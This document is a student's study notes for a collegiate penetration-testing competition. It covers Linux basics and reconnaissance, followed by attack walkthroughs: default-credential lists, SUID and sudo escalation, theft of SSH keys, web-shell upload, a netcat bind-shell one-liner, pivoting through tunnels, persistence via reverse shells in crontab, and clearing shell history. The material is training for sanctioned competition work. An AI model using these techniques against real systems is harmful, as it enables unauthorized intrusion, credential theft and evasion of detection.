CTRL ALT T - New terminal window
CTRL SHIFT T - New tab in current terminal window
clear or CTRL L - Clear terminal output
TAB - Autofill file names, commands, directories
CTRL D (similar to exit) - logs you out of any terminal AND closes it OR gets you back to the original user when used after sudo or su commands
CTRL ALT D - minimizes all terminal windows to show your desktop (repeat to get windows back)
CTRL U - erase everything from current cursor position to beginning of the line
CTRL Z - get the terminal back when working on something else (run fg afterwards to get application back)
CTRL A - move the cursor to the beginning of the line
CTRL E - move the cursor to the end of the line

- **Super useful, use the up arrow to filter through past commands so that you don't have to retype everything**

Ctrl+R - Recall the last command matching the characters you provide.
Ctrl+R (again) - Navigate through the matching commands.
Ctrl+O - Send the command back to your terminal or select Enter to execute the command from the search mode.
Ctrl+G - Leave the history search mode without running a command.

UFSIT: Linux CPTC

Review of Linux Commands:

- **nmap -sC -sV -p <port list> <target IP>**
  - **-sC runs default scripts that can detect vulnerabilities, check for common misconfigurations, and gather additional information about services running on open ports**
    - **ex. checking for anonymous FTP login, enumerating SMB shares, testing HTTP headers**
  - **-sV performs service version detection on open ports**
    - **ex. SSH: Open SSH 7.6p1, HTTP: Apache 2.4.29, FTP: vsftpd 3.0.3**
    - **-p <port list> for specific ports to scan, either put in a comma separated list like (22, 80, 443) or (1-1000)**
      - **use -p- to scan all ports**
- **nmap -p- -sC -sV --script vuln <target IP>**
  - **scans all ports (-p-), identifies versions (-sV), runs default scripts (-sC), and includes vulnerability detection (--script vuln), providing a comprehensive view of the target's potential weaknesses**

- cd - change directory
- su user2 to switch users from tryhackme@linux2 to user2@linux2
    - but drops you into the previous users home directory (tryhackme's directory)
    - **su -l user2 drops you into /home/user2$** instead of /home/tryhackme$ **(better)**
- ls - list files (ls -la will show all hidden files and metadata for all files too)
    - ls -a shows hidden files/folders (**. indicates hidden**)
    - ls -lh to list permissions of all files in the directory
- pwd - print working directory
- **ps -** show a list of running processes on our user's session with status code, the session that is running it, how much usage time of CPU it is using, and name of program/command being executed
    - **ps aux - see processes run by other users and those that don't run from a session (ex. system processes)**
        - now shows root processes
        - **ps aux | grep <process_name or PID> - search for a process**
            - ps aux | grep apache2
            - ps aux | grep 1234
        - systemd - one of the first programs started with ID of 0, system's init
            - any program/piece of software we want to start is a child process of systemd (controlled by systemd but runs as its own process, although sharing the resources from systemd)
    - **top - shows real-time statistics about the processes running on your system instead of a one-time view**
    - **kill [PID] - kill a process with its PID**
        - can insert keywords before it
            - SIGTERM - kill the process, but do cleanup tasks before
            - SIGKILL - kill process with no cleanup
            - SIGSTOP - stop/suspend a process
            - ex. kill SIGTERM 1234
    - **CTRL + Z or & operator - put a process in the background (like script background.sh)**
        - **fg - bring a process back to the foreground**
- **systemctl [option] [service] - interact with systemd process**
    - systemctl start apache2 - start apache service
    - systemctl stop apache2 - stop apache service
    - systemctl enable [SERVICE] - enable a service for when the system boots
    - systemctl disable [SERVICE] - disable a service for when the system boots
- cat - display contents of a file
- **touch - create a file**
- mkdir - create directory
- rm - delete file
- nano, vim, vi - file editors
- **find - finds files**
    - **if you know the directory, you can do find /home/john -name test.txt**

    - **if you want to search *all* directories, you can do find / -name test.txt**
        - **this will search every directory on the linux system**
    - **if you want to search all directories for .txt files, do find -name *.txt**
- **grep - find text in files**
    - let's say we want to find the word "here"
    - grep "here" test.txt just shows us the matches
    - grep -n "here" test.txt shows you the matches *and* the lines they are on
    - grep "81.143.211.90" access.log shows you only the entries in an access log performed by IP 81.143.211.90
    - to find all entries with a *prefix* of THM, you do **grep "THM*" access.log**
- | - pipe, used for sending the output of one command as input to the next
- **clear - if you want to clear your linux terminal**
- cat **–help** will show you more information for a command
    - **man** cat is the most useful and will show you all the information you need to know for using a command
    - **man** grep will show you all the flags you can use with the grep command
- **cat test.txt | grep "here"**
    - takes input from cat test.txt and inputs it into the grep command with the flag "here"
    - **this is going to make you insanely efficient! i would recommend doing/practicing this command**
    - the | is the pipe
    - alsfkdaflksadlfkdflld:hellothere:alsfjdkskfjslfj
        - cat test.txt | cut -d':' -f1
            - gets text before colon
        - cat test.txt | cut -d':' -f2
            - gets text between colons
        - cat test.txt | cut -d':' -f3
            - gets text after colon
- **& operator to run things in the background**
- **&& operator to make a list of commands to run**
- **> to redirect output**
    - echo hey > welcome creates a file names welcome with the output "hey" in it
    - if welcome file already exists, this will overwrite the contents and replace them with "hey"
    - echo password123 > passwords puts "password123" in passwords file
- **>> to put output at the end of an already-existing file**
    - if I wanted to add "tryhackme" to this file named "passwords" but also keep "passwords123", you would do echo tryhackme >> passwords
- **touch to make a file**
    - touch note makes the file note
- **nano filename to make or edit a text file**
    - nano myfile creates a new file named "myfile"
    - using nano for malicious things

        - **nano /etc/passwd**
        - **CTRL + W - search for text in a file**
            - **CTRL + W - JaneDoe**
                - nano will highlight the first instance of JaneDoe in the file
                - **CTRL + W [ENTER]**
                    - nano will jump to the next instance of JaneDoe in the file (you don't have to retype JaneDoe)
                    - edit the line
                        - **CTRL + O - save the file**
                        - **CTRL + X - exit the file**
    - **CTRL + _ - jump to a specific line**
    - **CTRL + K - cut the entire line where the cursor is**
        - **CTRL + ^ - starts marking text from the cursor's position, use arrow keys to highlight text, which you can then cut and copy**
        - **ALT + 6 - copies the current line or selected text if you've marked it**
        - **CTRL + U - pastes the last cut or copied text**
        - **ALT + U - undo (helpful if you just cut something you shouldn't have)**
        - **ALT + E - redo**
    - **CTRL + C - displays current cursor position (line and column numbers), useful for when you're on a big file**
        - **nano -c <filename> to open a file with line numbers enabled for easier navigation**
- **mkdir to make a directory**
    - mkdir mydirectory
- **cp to copy a file or folder**
    - cp [file name] [name of file we are copying to]
        - cp note note2 copies the contents of note to note2
- **mv to move a file or folder**
    - mv will merge or modify the second file that we provide as an argument
    - can use to **move a file to a new folder**
        - mv myfile myfolder moves myfile to myfolder directory
    - can use to **rename a file or folder**
    - mv note2 note3 -> means that note3 now has the contents of note2
- **rm to remove a file or folder**
    - rm note removes the file note
    - rm **-R** mydirectory removes a *directory*
- **file to determine the type of a file**
    - file note -> shows note: ASCII text
- **wget to download files from the internet**
    - wget https://assets.tryhackme.com/additional/linux-fundamentals/part3/myfile.txt
        - allows you to download myfile.txt from the web address
- **scp to "cp" but securely with SSH between two computers**

- allows you to copy files & directories from your current system to a remote system OR from a remote system to your current system
  - IF you know usernames and passwords for a user on your current system and a user on the remote system
- scp important.txt ubuntu@192.168.1.30:/home/ubuntu/transferred.txt
  - copying from **our** system to someone else's
- scp ubuntu@192.168.1.30:/home/ubuntu/documents.txt notes.txt
  - copying from a **remote computer** to our system

probably less relevant: using python's built-in feature to host a web server for files

- **Python includes "HTTPServer" module that turns your computer into a quick and easy web server that you can use to serve your own files, where they can then be downloaded by another computer using commands like curl and wget**
  - python -m http.server - to start the module
    - open new terminal and leave original running (closing the original will end the web server)
      - wget https://10.10.80.186:8000/myfile
        - to get myfile from the web server we just started

Common Directories:

/etc: root directory with system files used by operating system

- cd /etc
  - ls
    - shadow passwd sudoers suduers.d
- **etc/sudoers** file contains a list of the users and groups that have permission to run sudo or commands as the root user **(very relevant for CPTC)**
- **etc/passwd & etc/shadow** files show how your system stores the passwords for each user in encrypted formatting called sha512

/var: root folder on a Linux install with data frequently accessed or written by services or applications running on the system (ex. log files from running services and applications, data not associated with a specific user like databases)

- cd /var
  - ls
    - backups log opt tmp
- **/var/log** includes log files from running services and applications

/root: the home directory for the "root" system user (NOT /home/root)

- root@linux2 ~ ls
  - myfile myfolder passwords.xlsx

/tmp: unique root directory for volatile data that only needs to be accessed once or twice

- good for pentesting because ***any user can write to this folder by default, so once we have access to a machine, we can use /tmp to store our enumeration scripts***

automation on linux (cron):

- cron - process we interact with using **crontabs**
  - crontab - one of the processes started during boot, manages cron jobs
  - crontab - special file with formatting recognized by the cron process to execute each line step-by-step

        - requires MIN (to be executed at), HOUR, DOM (day of month), MON, DOW (day of week), CMD (command to be executed)
        - **0 */12 * * * cp -R /home/cmnatic/Documents /var/backups/**: backup cmnatic's documents every 12 hours
            - *** - place if you don't wish to provide a value for one of the 6 fields (ex. you don't care what month, day, or year something is executed, only that it is executed every 12 hours)**
            - online "Crontab Generator" website makes the formatting for you!
        - **crontab -e - edit a crontab (but also look at the crontabs)**
            - **@reboot /var/opt/processes.sh means the processes.sh runs whenever the computer reboots**

logs on linux:

- logs for applications and services found in /var/log directory
    - logs for services like a web server allow admins to investigate an intruder's activity
        - access log files and error log files - very useful in this context

Passive Recon: No Direct Contact With Target

- Looking up DNS records of a domain from a public DNS server
- Checking job ads related to target website
- Reading articles about target company

whois [domainname]:

- shows registrant's name and contact information; admin and tech contacts for a domain
    - can use for social engineering attacks against the email server of the admin user or DNS servers

nslookup [domainname]:

- find IP address of a domain name
    - nslookup -type=MX tryhackme.com to see only information about mail servers

dig [domainname]:

- same as nslookup but with more information (like TTL)
    - dig tryhackme.com MX to see information about mail servers

DNSDumpster:

- Subdomains have very useful information; dig and nslookup don't show subdomain info
    - **DNSDumpster** will show the subdomains and information about domain names mapped to IP addresses and even mail servers and TXT records mapped to IP addresses

Shodan.io:

- Gets information about a network without you connecting to it (use domain name OR IP address)
    - Shodan.io shows information about any device it finds connected online, like IP address, hosting company, geographic location, server type and version

Active Recon: Direct Engagement With Target

- Connecting to company servers like HTTP, FTP, SMTP
- Calling company to get information (social engineering)

Wappalyzer: provides insights about tech used on visited websites, like showing WordPress for CMS, MailChimp for marketing automation, CloudFlare for CDN, Apache for web servers

ping [machine IP or HOSTNAME]: to make sure the machine is online before we spend more time scanning it

- **do ping -c [ip] so that it doesn't keep pinging endlessly, or else you'll need to hit CTRL + C to force it to stop on Linux**


telnet: can be used to figure out more information about things like web servers using port number

- **telnet 10.10.172.43 80 - connect to target IP at port 80**
  - type GET /HTTP/1.1 then on next line host:telnet and press enter twice…it will reveal information about the type of server and version

netcat:

package management on linux:(probably irrelevant for this)

- add-apt-repository - lets you add additional repositories to your OS
    - apt - install software on linux & whenever you update your system, the repository also gets checked for updates (better than dpkg package installer)
        - first need to get the GPG key of new repository to check integrity of new software: wget -qO -https://download.sublimetext.com/sublimehq-pub.gpg | sudo apt-key add -
            - create file named sublime-text.list in /etc/apt/sources.list.d and enter the repository information:
                - **cd /etc/apt/sources.list.d**
                - **touch sublime-text.list**
                    - nano sublime-text list and add sublime 3 text repository into the file



```
  GNU nano 4.8                                                        s
deb https://download.sublimetext.com/ apt/stable/
```

                    - apt update - get apt to recognize this new entry
                - now install software that we have trusted and added to apt: apt install sublime-text
                - add-apt-repository --remove ppa:PPA_Name/ppa or manually deleting file that we added to (rm sublime-text.list)
                    - apt remove sublime-text - finish removal process

What This Whole Thing Even Is

- Start by identifying and scanning Linux based machines on the network
    - Yuliang has a tool that outlines the whole network, I believe
    - The nmap scanner will show what ports and services are open on the Linux machine, **then all you need to do is figure out how to abuse those**
- Find misconfigurations that allow for privilege escalation
    - Check SUID/SGID binaries
    - Weak file permissions that allow you to read/write sensitive files
    - Passwords in config files or bash history
    - Test for kernel vulnerabilities
- Exploit those vulnerabilities

Plan:

1. Export the Discord chat to see what tools we already have for the competition
2. Finish figuring out what each of the tools mean
    a. Sliver is for unauthorized access; in pentesting, you don't have credentials, so you can't use SSH
        i. SSH is for authorized access
        ii. Exploit a vulnerability and establish a backdoor using Sliver to get persistent connection even if you get disconnected or the machine reboots
            1. Lets you execute commands remotely
                a. Like ls (list files), cat /etc/passwd (to view users), ifconfig (to see network interfaces)
            2. Manage multiple machines
                a. If we have two web servers and one database server, Sliver lets us switch between them and keep track of each

            b. Sliver shows a list of compromised machines, allowing us to select one and interact with it individually
        3. Deploy payloads
            a. **Payloads are pieces of code you send to a machine to gain or keep control**
            b. **Reverse shells (to maintain a connection back to your system) and keyloggers are payloads**
    b. Web shells are small scripts that let you run commands on a web server; you can upload them if there's a vulnerability on a website like weak file permissions or an upload function that doesn't validate file types
        i. You can **access the shell in your browser** and use it to explore the server, run commands, and find other vulnerabilities
            1. Like looking for sensitive files or admin areas
            2. You upload the web shell then navigate to the shell file's URL, and you see a little interface where you can type commands
    c. Reverse shells are for when you can't directly connect to the target; **they let the target system call back to your computer, giving you control**
        i. For if a system is behind firewalls or doesn't allow inbound connections
        ii. If you gain limited access, you can use revshells.com to generate a reverse shell command and make a connection more stable/maintain it over time
            1. Need a website to make the command because the commands involve network configuration and specifying IP addresses and ports, so tools like revshells.com simplify this by generating commands for you

3. **Document what to do if there is network segmentation blocking you from running your stuff on a target Linux IP address (GO TO STEP 1 AT BOTTOM AND RESUME TAKING NOTES HERE)**
    a. **And information about the current RDP set-up steps**
4. **Document port forwarding information**
5. Document all of the different paths you could take once you open up terminal to get root access, you need to visualize the process of doing things correctly **(THEN RESUME WRITING THE FTP, HTTP, SQL, SMB, and RDP SCENARIOS)**
    a. All of the different paths from the nmap scan
        i. SSH paths
            1. Misconfigured SUID binary
            2. Weak or misconfigured sudo permissions
            3. SSH key hijacking
            4. **Examine cron jobs**
        ii. FTP paths
            1. **Exploiting weak password to log in as root using SSH**
            2. Misplaced sensitive files
            3. Writable directories leading to code execution
            4. FTP user-to-root via cron jobs

   iii. HTTP paths
      1. **Exploit outdated Apache version to get a shell on the server**
      2. **Exploit a web application with a file upload vulnerability**
      3. Weak permissions on web directories
      4. Privileged configuration files

   iv. MySQL paths
      1. SQL user escalation via file privileges
      2. MySQL user-defined functions
      3. Dumping password hashes

   v. SMB paths
      1. Password reuse from sensitive files
      2. Writable SMB shares with startup scripts
      3. Exploiting SAM and SYSTEM files

   vi. RDP paths
      1. Weak or misconfigured sudo or administrator rights
      2. Privilege escalation scripts
      3. DLL hijacking

6. Document all of the different paths you should take once you get root access to keep moving forward
7. Find a way to scan past CPTC reports to see what Linux things were done in past competitions **(THEN ADD TO SCENARIO LIST AFTER RUNNING SCANS ON PAST CPTC REPORTS)**
8. Take notes on which Linux things were messed up in the past and if there are repeats so that you know what to look out for
9. Transcribe beginning TCM Linux PrivEsc notes
10. Use NotebookLM to outline the entire LinuxPrivEsc course in case of time deficiency
11. Use NotebookLM to outline all of the following 5 videos in case of time deficiency
12. Do as much of the TCM Linux Course as possible
13. Once done, reconfigure what the best use of time would be

Videos:

- [ ] **UFSIT CPTC Linux Hacking**
- [ ] **UFSIT CPTC - Hacking Tools**
- [ ] **Simple Penetration Testing Tutorial for Beginners!**
- [ ] **Kali Linux Tutorial For Beginners!**
- [ ] **Nmap Tutorial to find Network Vulnerabilities**
- [ ] **Linux Privilege Escalation for Beginners**
- [ ] **Linux PrivEsc Series**

SCENARIOS:
Step 1: Run the nmap automator

1. Everyone runs the Python script on our own Windows machines
2. On a central machine, someone enters the subnet/IP range to be scanned, and the script splits the scan tasks across all team members' machines so that each machine executes a smaller part of the scan
    a. So basically the computers work in parallel to finish the scan faster
3. The scanned results are sent back to the central machine from each machine's portion of the scan
4. The central machine takes all of the results and uploads them to the Kanban board, where everyone can see the complete list of scanned IPs and the details for each

Step 2: Figure out which IPs to target

1. nmap -sn 162.168.1.0/24 runs a scan on the range of IPs to see which are active
    a. You'll probably know the active IPs from the Kanban board
    b. If the nmap scan includes the -O, it will show the OS version
2. Try to use the nmap scan to exploit vulnerabilities on **each of the Linux target machines**
3. Account for **network segmentation, ACLs, and firewalls**
    a. You might not be able to directly connect to target IPs and subnets
        i. You may know that an IP is a Linux machine, but when you try to SSH to it, you might get "connection timed out" or "host unreachable," meaning that the network rules are blocking you from connecting directly

Step 3: Work around network segmentation & ACLs (if present) with lateral movement, pivoting, and OSINT

1. Identify which IP addresses are live
    a. Run a ping sweep on the subnet to see which IPs are reachable that you *can* work with
        ii. nmap -sn 192.168.1.0/24 (replace with target subnet)
            1. If an IP address responds, it's reachable
        iii. Some of the Linux IPs on the Kanban board might not be active, so run the ping sweep, and see which of the Linux IPs on the Kanban board match the active IPs returned by the ping sweep
            1. For any of the unreachable IPs that you still want to investigate, consider pivoting techniques or tunneling through other reachable machines that have access to those subnets
    b. Run an ARP scan on the local network if you're on the same subnet as the target IP
        i. sudo arp-scan -l
            1. If an IP responds to ARP requests, you know that it is reachable on the local subnet
    c. Identify additional subnets from known IP ranges; if you have access to 192.168.1.0/24, you could see if IPs respond from adjacent subnets like 192.168.2.0/24, and then you'll know that there are more devices you can explore further

            i. nmap -sn 192.168.2.0/24
                1. If additional IPs respond in this adjacent subnet, they might be within your scope, and you can explore them further
2. Run nmap scans on reachable IPs

Step 4: Run the nmap scan on a target IP and try to get into an account with these scenarios

1. Run Vulnerability Scans Based on Discovered Services
    a. Use tools like Nmap scripts (nmap --script vuln <Linux IP>) or OpenVAS to scan for specific vulnerabilities on services discovered in the Nmap scan.
    b. Try the following routes, keeping in mind that once you've gotten a low-privilege shell with something like SSH, FTP, or HTTP:
        i. You can try LinPEAS to check for common exploits like CUPS that could allow you to privesc once you've gotten a low-privilege shell
        ii. Or…you could use the privesc paths matching the services below
2. SSH open: 22/tcp open ssh
    a. Commands to try logging in:
        i. ssh admin@<target IP> # Use "admin" as the username
        ii. ssh root@<target IP> # Use "root" as the username
        iii. ssh user@<target IP> # Use "user" as the username
        iv. **passwords**: admin, root, 1234, password
    b. Once logged in with SSH:
        i. Try to exploit misconfigured SUID buinaries
            1. Locate SUID binaries
                a. find / -perm -u=s -type f 2>/dev/null
                    i. You see /usr/local/bin/custom_script, an uncommon SUID binary
            2. You check the functionality of the binary that you find
                a. ./usr/local/bin/custom_script
                    i. It runs as root and allows arbitrary commands due to poor coding -> you see that this can be exploited
            3. You exploit the binary you just found
                a. /usr/local/bin/custom_script /bin/sh
                    i. You gain root access, as indicated by the # prompt
        ii. Exploit weak or misconfigured sudo permissions
            1. Check sudo permissions
                a. sudo -l
                    i. You see commands that user can run with sudo without needing a password (ex. (ALL) NOPASSWD: /bin/bash
                    ii. Now you know you can run /bin/bash as root without providing a password
            2. Escalate privileges using sudo
                a. sudo /bin/bash

            i. You are now running a root shell, confirmed by the # prompt
        3. Verify root access
            a. whoami
                i. The output shows root, you can screenshot it and report it now
    iii. Perform SSH key hijacking
        1. Search for SSH keys in privileged user directories
            a. ls -la /home/admin/.ssh or ls -la /root/.ssh
                i. You find a private SSH key file like /home/admin/.ssh/id_rsa that belongs to a higher-privilege user
        2. Copy the private SSH key to your local machine
            a. cat /home/admin/.ssh/id_rsa
                i. You look at the contents of the private key file and can now copy them and paste them into a file on your local machine
                ii. Copy “-----BEGIN RSA PRIVATE KEY-----MIIEpAIBAAKCAQEAs0F1sNzIu2ZoUOdZjkYxgWcLj...-----END RSA PRIVATE KEY-----”
                iii. Open nano text editor on your local machine and paste this into the new file
                iv. Save the new file with a name like admin_id_rsa
        3. Set correct permissions on the local key file so that you can use it
            a. chmod 600 admin_id_rsa
                i. This sets the file permissions so that only you can read it, which is required by SSH for security reasons; if you don’t do this, you can’t run the file
        4. Use the key to log in as the target user
            a. ssh -i admin_id_rsa admin@<target IP>
                i. Now, you should be logged into the target machine as the admin user with higher privileges
        5. Check for root or sudo access
            a. sudo -l
                i. If admin has root access or can run all commands with sudo, you can escalate privileges
        6. Gain root access (if sudo is available)
            a. sudo /bin/bash or sudo su
                i. Now, you’re running root, as confirmed by the # prompt

3. FTP open: 21/tcp open ftp
    a. Commands to try logging in:
        i. ftp <target ip>
        ii. usernames: anonymous, admin

        iii. **passwords:** anything, Enter for blank, anonymous, anonymous@example.com, admin
    b. **Once logged in:**
        i. **Exploit weak password to log in as root using SSH (using FTP to log in with SSH)**
            1. Login with anonymous as username and blank password
            2. Find sensitive information
                a. Use ls command
                    i. Find file named passwd_backup.txt
            3. Save the sensitive file
                a. get passwd_backup.txt
                b. cat passwd_backup.txt
                    i. You see credentials like admin:password123
            4. Log in as root using SSH
                a. ssh root@target< IP>
                b. password: password123

4. HTTP open: 80/tcp open http or 8080/tcp open http
    a. Could give you access to network devices like routers, printers, and cameras that have web-based login portals with default credentials
    b. **Commands to try logging in:**
        i. Open browser -> https://<target IP> or http://<target IP>:8080
        ii. **usernames:** admin, user
        iii. **passwords:** admin, password, 1234
    c. **Once logged in:**
        i. **Exploit outdated Apache version to get shell on the server**
            1. Search for known exploits on that version
                a. Search the Apache version on Exploit Database or use searchsploit tool
                    i. You find an exploit script for the specific Apache version that can be run with Python
            2. Run the exploit script
                a. python3 apache_exploit.py <target IP>
                    i. The exploit successfully runs, giving you a shell on the server
            3. Upgrade the shell to a fully interactive shell
                a. python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
                    i. You get a fully interactive shell on the machine
            4. Prove root privileges
                a. whoami
                    i. You see that you are root, or you escalate privileges with sudo su if passwordless sudo is enabled
        ii. **Exploit web application with file upload vulnerability**
            1. Open HTTP website in the browser

            a. https://<target IP>
                i. You find a file upload form on the website
        2. Test for file upload vulnerability
            a. Upload a web shell (.php file) that provides a command interface
                i. The file upload works, and the URL to access your shell is now http://<target IP>/uploads/shell.php
        3. Access the web shell
            a. https://<target IP>/uploads/shell.php
                i. A web interface appears and you can run commands on the server
        4. Run commands on the web shell to escalate privileges
            a. sudo -l to check sudo permissions
                i. You see that user can run all commands as root without a password
        5. Gain root access
            a. sudo su
                i. Now you have made yourself root on the machine, confirmed by the # prompt

5. MySQL open: 3306/tcp open mysql
    a. Could give you access to databases
    b. **Commands to try logging in:**
        i. mysql -h <target IP> -u root -p
        ii. **usernames:** root, admin
        iii. **password:** Enter for blank password with root, admin, password
6. Telnet open: 23/tcp open telnet
    a. **Commands to try logging in:**
        i. telnet <target IP>
        ii. **usernames**: admin, root, user
        iii. **passwords**: admin, root, user
7. SMB open: 445/tcp open microsoft-ds
    a. **Commands to try logging in:**
        i. smbclient -L //<target IP>
            1. Server might be configured to allow guest or anonymous access, letting you access shared folders without any username or password
            2. **If guess access is enabled, this command will work *without* prompting you for a password**
        ii. **username:** guest (try with Enter as blank password), administrator
        iii. **passwords:** try Enter as blank password, password
8. RDP open: 3389/tcp open ms-wbt-server
    a. **Commands to try logging in:**
        i. rdesktop <target IP>
        ii. **usernames:** administrator, admin

            iii. **passwords:** password, admin

Step 5: Once you have root access

1. Gather system information
    a. uname-a to check the OS version
    b. hostname to get machine name
    c. id to confirm root status
    d. Include all of the following in the report
2. List and review files
    a. ls /root
    b. cat /root/.bash_history
        i. Commands previously run by root users
    c. Show sensitive data, configuration files, and password that may help access other systems
3. Explore connected devices/networks
    a. ifconfig or ip a to view network interfaces
    b. netstat -tuln or ss -tuln to check for open ports and listening services
    c. Look for additional internal networks or services that you can reach, so that you can see if you can exploit other systems from this point
4. Check for lateral movement opportunities
    a. cat /etc/hosts, cat ~/.ssh/known_hosts, ssh user@<otherIP>
    b. Look for other IPs, cached SSH keys, or credentials that can help you move to other machines in the network; lateral movement lets you escalate control across multiple devices, finding more vulnerabilities and collecting more data
5. Establish persistence
    a. Use Sliver or add a reverse shell as a crontab job so that you can reconnect periodically even if the connection drops or machine restarts
6. Leave minimal footprint
    a. If you are penalized for leaving traces, clear history files (history -c, rm .bash_history) and delete files to avoid detection

Machine 1: Exploiting a Misconfigured SUID Binary

1. Open the Terminal:
   - On your VM: You open the terminal and are ready to start exploring.
2. Run Nmap to Identify Open Ports:
   - Command: `nmap -p- -sV <target IP>`
     1. -p- tells nmap to scan all ports on the target machine instead of just the top 100 most common ports
     2. -sV enables service version detection, so it shows which versions of each service is running on each open port
        1. If you know what versions are running, you can see if any of the services are old and exploitable
   - Result: Nmap shows that port 22 (SSH) is open, and the SSH service is running. You've managed to get a low-level user account through OSINT or default credentials.
3. Log in via SSH:
   - Command: `ssh lowuser@<target IP>`
   - Result: You're logged into the target machine with limited user privileges.
4. Locate SUID Binaries:
   - Command: `find / -perm -u=s -type f 2>/dev/null`
   - Result: The output shows `/usr/local/bin/custom_script`, an uncommon SUID binary.
5. Check Binary Functionality:
   - Command: `./usr/local/bin/custom_script`
   - Result: It runs as root and allows arbitrary commands due to poor coding. You realize this can be exploited.
6. Exploit the Binary:
   - Command: `/usr/local/bin/custom_script /bin/sh`
   - Result: You gain root access, with a `#` prompt indicating you're now the root user.

Machine 2: Exploiting a Weak Password on an Accessible Service

1. Run Nmap to Discover Open Ports and Services:
   - Command: `nmap -p- -sV <target IP>`
   - Result: Nmap reveals that port 21 (FTP) is open, and the FTP service allows anonymous access.
2. Connect to FTP Service:
   - Command: `ftp <target IP>`

    - Result: You're connected to the FTP server as an anonymous user, and you see accessible directories.
3. Find Sensitive Information:
    - Command: `ls`
    - Result: You see a file named `passwd_backup.txt`.
4. Download and Inspect the File:
    - Command: `get passwd_backup.txt` (followed by opening the file to view contents).
    - Result: Inside `passwd_backup.txt`, you find weak passwords or credentials, such as `admin:password123`.
5. Log in as Root Using SSH:
    - Command: `ssh root@<target IP>`
    - Password: `password123`
    - Result: You successfully log in as the root user.

Machine 3: Exploiting an Outdated Service with Known Vulnerabilities

1. Run Nmap to Identify Services and Versions:
    - Command: `nmap -sV <target IP>`
    - Result: Nmap shows that port 80 (HTTP) is open, with an outdated Apache version.
2. Search for Known Exploits:
    - Command: Search the Apache version on Exploit Database or use `searchsploit` (if installed).
    - Result: You find an exploit script for this specific Apache version that can be run with Python.
3. Run the Exploit Script:
    - Command: `python3 apache_exploit.py <target IP>`
    - Result: The exploit successfully runs, providing you with a shell on the server.
4. Upgrade to an Interactive Shell:
    - Command: `python3 -c 'import pty; pty.spawn("/bin/bash")'`
    - Result: You get a fully interactive shell on the machine.
5. Check for Root Privileges:
    - Command: `whoami`
    - Result: You are already root, or you might need to escalate privileges (e.g., `sudo su` if passwordless `sudo` is enabled).

Machine 4: Exploiting a Web Application with File Upload Vulnerability

1. **Identify Open Ports and Services:**
   - **Command:** `nmap -sV -p80 <target IP>`
   - **Result:** Port 80 is open, and there's a website running on this server.
2. **Open the Website in a Browser:**
   - **URL:** `http://<target IP>`
   - **Result:** You find a file upload form on the website.
3. **Test for File Upload Vulnerability:**
   - **Command:** Attempt to upload a web shell (a small `.php` file) that provides a command interface.
   - **Result:** The file upload is successful, and the URL to access your shell is now `http://<target IP>/uploads/shell.php`.
4. **Access the Web Shell:**
   - **Browser URL:** `http://<target IP>/uploads/shell.php`
   - **Result:** A simple web interface appears, allowing you to run commands on the server.
5. **Run Commands in the Web Shell to Escalate Privileges:**
   - **Command in Shell:** `sudo -l` (to check sudo permissions).
   - **Result:** You find that the `user` can run all commands as root without a password.
6. **Gain Root Access:**
   - **Command:** `sudo su`
   - **Result:** You are now root on the machine, confirmed by the `#` prompt.

Step 1: Focus on Reachable Systems First

1. **Run Nmap Scans on Reachable IPs:**
   - **Command:** `nmap -p- -sV <reachable IP>`
   - **Purpose:** Identify open ports and services running on machines you can access directly. This helps reveal potential entry points.
2. **Use OSINT and Basic Enumeration:**
   - **Check for Default Credentials:** Try using SSH or other services with default or weak credentials.
   - **File and Directory Exploration:** After gaining access, check accessible directories for sensitive files (e.g., configuration files with passwords, SSH keys).
3. **Look for Exploitable Services or Misconfigurations:**
   - Run privilege escalation scripts like `LinPEAS` or `Linux Exploit Suggester` to identify vulnerabilities or weak permissions that may allow escalation to root.

Step 2: Gain Access to a Pivot Point in the Reachable Subnet

Once you've compromised a machine in the reachable subnet, this machine becomes a potential "pivot point" to access restricted subnets. Here's how to approach it:

1. **Check Network Interfaces on the Compromised Machine:**
   - **Command:** `ifconfig` **or** `ip a`
   - **Purpose: See if this machine has multiple network interfaces connected to other subnets.**
2. **Identify Routing Information:**
   - **Command:** `route -n` **or** `ip route`
   - **Purpose: Check if the compromised machine has routes to other networks. This helps determine which IP ranges the machine can access.**
3. **List Open Ports on Other Subnets:**
   - **Command:** `nmap -sP <other subnet range>` **from the compromised machine**
   - **Purpose: Identify live IPs in restricted subnets that might be accessible from this machine.**

Step 3: Using Pivoting or Tunneling to Access Restricted Subnets

Now that you have a machine in the reachable subnet, you can use it to create a tunnel, allowing you to access restricted subnets from your local machine.

1. **SSH Tunneling for Port Forwarding:**

Command:
bash
Copy code
```bash
ssh -L <local port>:<target IP>:<target port> user@<pivot machine IP>
```

   -

Example:
bash
Copy code
```bash
ssh -L 8080:10.10.2.20:22 user@10.10.1.5
```

   -
   - **Explanation: This command forwards traffic from port** `8080` **on your local machine to port** `22` **on** `10.10.2.20` **(the restricted machine) through** `10.10.1.5` **(your compromised pivot).**

Result: Now, you can SSH into the restricted machine by connecting to `localhost:8080` on your local machine:
bash
Copy code

```
ssh user@localhost -p 8080
```

-

2. ProxyChains for Full Network Proxying:
   - Install ProxyChains (if needed) on your local machine and configure it to use the SSH dynamic port forward on your pivot machine.

Command:
bash
Copy code

```
ssh -D 1080 user@10.10.1.5
```

-
- Result: This sets up a SOCKS proxy on `localhost:1080` to route all traffic through `10.10.1.5`. You can configure tools (like Nmap) to use ProxyChains, allowing them to access restricted subnets.

3. Use Netcat (nc) for Simple Tunneling:
   - If SSH is unavailable, Netcat can sometimes be used for pivoting.

Command on Compromised Machine:
bash
Copy code

```
mkfifo /tmp/backpipe
nc -lvp <local port> < /tmp/backpipe | /bin/sh > /tmp/backpipe
```

-
- Result: This opens a listening port that routes a shell back through the compromised machine, which you can then access from your local machine.

Step 4: Information Gathering and Weak Point Identification

1. Enumerate Services and Accounts on the Pivot Machine:
   - Command: `ls -la /etc/` and `cat /etc/passwd`
   - Purpose: Check for useful files, configurations, and available users.
2. Run Scans on the Internal Network from the Pivot Machine:
   - Command: `nmap -sV -p- <target IP in restricted subnet>`

        - **Purpose: Continue enumerating open ports and services from within the restricted subnet, potentially revealing weak points.**
3. **Reuse Found Credentials:**
    - **Try using credentials from the compromised machine to log into other machines on the restricted subnet.**
    - **If the compromised machine has SSH keys in `~/.ssh`, test them against other machines in the restricted subnet.**

Step 5: Document and Iterate

